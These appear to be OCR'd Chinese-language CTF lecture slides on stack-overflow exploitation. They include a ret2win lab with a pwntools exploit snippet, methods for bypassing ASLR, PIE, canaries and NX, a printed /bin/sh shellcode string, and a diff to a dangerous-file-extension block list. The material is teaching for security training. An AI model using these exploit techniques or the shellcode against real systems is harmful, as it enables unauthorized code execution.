
Important Instructions in Stack Frame

- 看出問題了嗎? Return address 在進入 Stack Frame 時放在 stack 底，如果上面發生 overflow，在退出 stack frame 時原本存的 **return address is corrupted!**
- **Control the rip!**
- 順帶一提，那 ret addr 上面蓋掉的 old rbp 有沒有利用的手法?
- Stack pivoting!

Lab
ret2win

ret2win

- 很多人的第一個 pwn 題
- ret2text / ret2code 反正都是一樣的
- 特徵: No canary / No PIE / 有 win function




```
void call_me(){
    execve("/bin/sh",NULL,NULL);
}
```

ret2win (Cont’d)

- 計算 win function 的 address
  - objdump -M intel -D chal | grep call_me
- 計算要 overflow 多少才能蓋到 stack 上的 return address
  - 先送 cyclic(100) 確認長度
  - cyclic(100)=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaa jaaakaaalaaamaaanaaaoaaapaaaqaaaraaa...
  - 0x6161616c6161616b = kaaalaaa
  - aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaa**kaaalaaa**
  - **Offset = 40**
- Demo: 用 gdb 看 Return 前發生了甚麼事情?

ret2win 參考解法




```
win = 0x401196
r.sendline(b'A' * 40 + p64(win))
r.interactive()
```

Protection


Mitigation

- 減少漏洞所造成的危害，但是並沒修漏洞
- ASLR / NX / RELRO / Stack Canary / PIE
- Windows: CFG / XFG
- Web App: WAF
- 沒有根治病源，所以還是有被繞過的可能性
- checksec --file=/bin/ls




```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Mitigation (Cont'd)



```diff
  php-s pht phtml pif pl plg pm pod prf prg ps1 ps2 ps1xml ps2xml psc1 psc2 \
- psd1 psm1 pssc pst py py3 pyc pyd pyi pyo pyw pywz pyz rb reg rgs scf scr \
+ psd1 psm1 pssc pst py py3 pyc pyd pyi pyo pyw pyzw pyz rb reg rgs scf scr \
  sct search-ms settingcontent-ms sh shb shs slk sys t tmp u3p url vb vbe vbp \
```




Hi! Please upload a file, and I will send it back as a video file. 1:37 AM

test.pyzw 42 B

your_video.pyzw.untrusted 42 B 1:39 AM

ASLR


- 系統級的保護，程式編譯時不能決定開關
- cat /proc/sys/kernel/randomize_va_space
  - 0 是完全關掉，1或2就是有開（但 1 和 2 還是有點差別）
- stack, heap, shared libraries 載入地址會被**隨機化**



```
[redacted]
/mnt/c/Users/shash/Desktop/CTF_temp/picoCTF2024/high_frequency_troubles » ldd hft
        linux-vdso.so.1 (0x00007ffd88687000)
        libc.so.6 => ./libc.so.6 (0x00007f7b19184000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f7b193b4000)
[redacted]
/mnt/c/Users/shash/Desktop/CTF_temp/picoCTF2024/high_frequency_troubles » ldd hft
        linux-vdso.so.1 (0x00007fffcdded000)
        libc.so.6 => ./libc.so.6 (0x00007f78ee39d000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f78ee5cd000)
```

ASLR (Cont'd)

- 末 12 bits 是固定的 (Hex 的末三位)
  - 所以有一個利用手法就是 Partial Overwrite
  - https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/fancy-rop/#partial-overwrite



```
[redacted]
/mnt/c/Users/shash/Desktop/CTF_temp/picoCTF2024/high_frequency_troubles » ldd hft
        linux-vdso.so.1 (0x00007ffd88687000)
        libc.so.6 => ./libc.so.6 (0x00007f7b19184000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f7b193b4000)
[redacted]
/mnt/c/Users/shash/Desktop/CTF_temp/picoCTF2024/high_frequency_troubles » ldd hft
        linux-vdso.so.1 (0x00007fffcdded000)
        libc.so.6 => ./libc.so.6 (0x00007f78ee39d000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f78ee5cd000)
```

ASLR (Cont'd)


- 雖然載入的 base address 會被隨機化，但同一個區域相對的 offset 會是相同的
- objdump -T <path to libc> | grep <function>
- readelf -s <path to libc> | grep <function>
- 我的 system offset 是 0x50d60 (我的 libc 是 Ubuntu GLIBC 2.35-0ubuntu3.6)

ASLR (Cont'd)

- system = libc_base + 0x50d60
- 我們可以 leak 出 libc 中的某一個 Address
- 假設 puts = 0x7ffff7e13ed0 = libc_base + 0x80ed0
- system = puts - 0x80ed0 + 0x50d60 = 0x7ffff7de3d60
- 同理可以套用在有 stack leak 跟 heap leak 上
- **Bypass ASLR!**

PIE


- 跟 ASLR 有點像，但是是隨機 code base，也就是編譯出來的 code 與 data segment 載入的位子隨機化
- 可在編譯時決定開或不開，開了就會長下面這樣
- 跟 ASLR 一樣，如果有 codebase leak，那還是可以被繞過



```
           Start                End Perm      Size Offset File
  0x55be1c517000     0x55be1c518000 r--p      1000      0 /mnt/c/Users/shash/De
  0x55be1c518000     0x55be1c519000 r-xp      1000   1000 /mnt/c/Users/shash/De
  0x55be1c519000     0x55be1c51a000 r--p      1000   2000 /mnt/c/Users/shash/De
  0x55be1c51a000     0x55be1c51b000 r--p      1000   2000 /mnt/c/Users/shash/De
  0x55be1c51b000     0x55be1c51c000 rw-p      1000   3000 /mnt/c/Users/shash/De
  0x55be1c51c000     0x55be1c51d000 rw-p      1000   5000 /mnt/c/Users/shash/De
  0x7f1a13eac000     0x7f1a13eaf000 rw-p      3000      0 [anon_7f1a13eac]
```

PIE (Cont'd)


- 沒開的時候 code base 通常為 0x400000




```
     Start                End Perm      Size Offset
  0x400000           0x401000 r--p      1000      0
  0x401000           0x402000 r-xp      1000   1000
  0x402000           0x403000 r--p      1000   2000
  0x403000           0x404000 r--p      1000   2000
  0x404000           0x405000 rw-p      1000   3000
```

Canary

- 又叫 Stack guard / Stack cookie，可在編譯時決定開或不開
- 在 Stack 結尾塞一個隨機數字 (在 fs + 0x28)，並且最後一個 byte 為 NULL byte (Why?)
- 退出 Stack Frame 時會檢查是否一樣




```
0x4014ec:    mov    rax,QWORD PTR [rbp-0x8]
0x4014f0:    sub    rax,QWORD PTR fs:0x28
0x4014f9:    je     0x401500
0x4014fb:    call   0x4010f0 <__stack_chk_fail@plt>
0x401500:    leave
0x401501:    ret
```



Canary


- 又叫 Stack guard / Stack cookie，可在編譯時決定開或不開
- 在 Stack 結尾塞一個隨機數字 (在 fs + 0x28)，並且最後一個 byte 為 NULL byte (Why?)
- 退出 Stack Frame 時會檢查是否一樣

```
*** stack smashing detected ***:
terminated
```



Canary

- 如果能 leak canary 那保護又失效了
  - 任意讀 / stack oob read 直接印出來
  - Overflow 蓋掉最後一個 NULL Byte 把它印出來 (記得 Overflow 時要還原 canary)




```
pwndbg> canary
AT_RANDOM = 0x7fffffffd579 # points to (not masked) global canary value
Canary    = 0x41af7d89c4578200 (may be incorrect on != glibc)
Found valid canaries on the stacks:
00:0000│  0x7fffffffd1a8 ◂— 0x41af7d89c4578200
00:0000│  0x7fffffffd268 ◂— 0x41af7d89c4578200
```


NX

- Shellcode
  - 泛指自己寫 Machine code 並且利用漏洞執行自己寫的 code
  - 自己準備參數之後 call syscall
    - execve(“/bin/sh”, NULL, NULL)
    - ORW (ret2sc_adv)
  - asm(shellcraft.amd64.sh()) = jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;X\x0f\x05

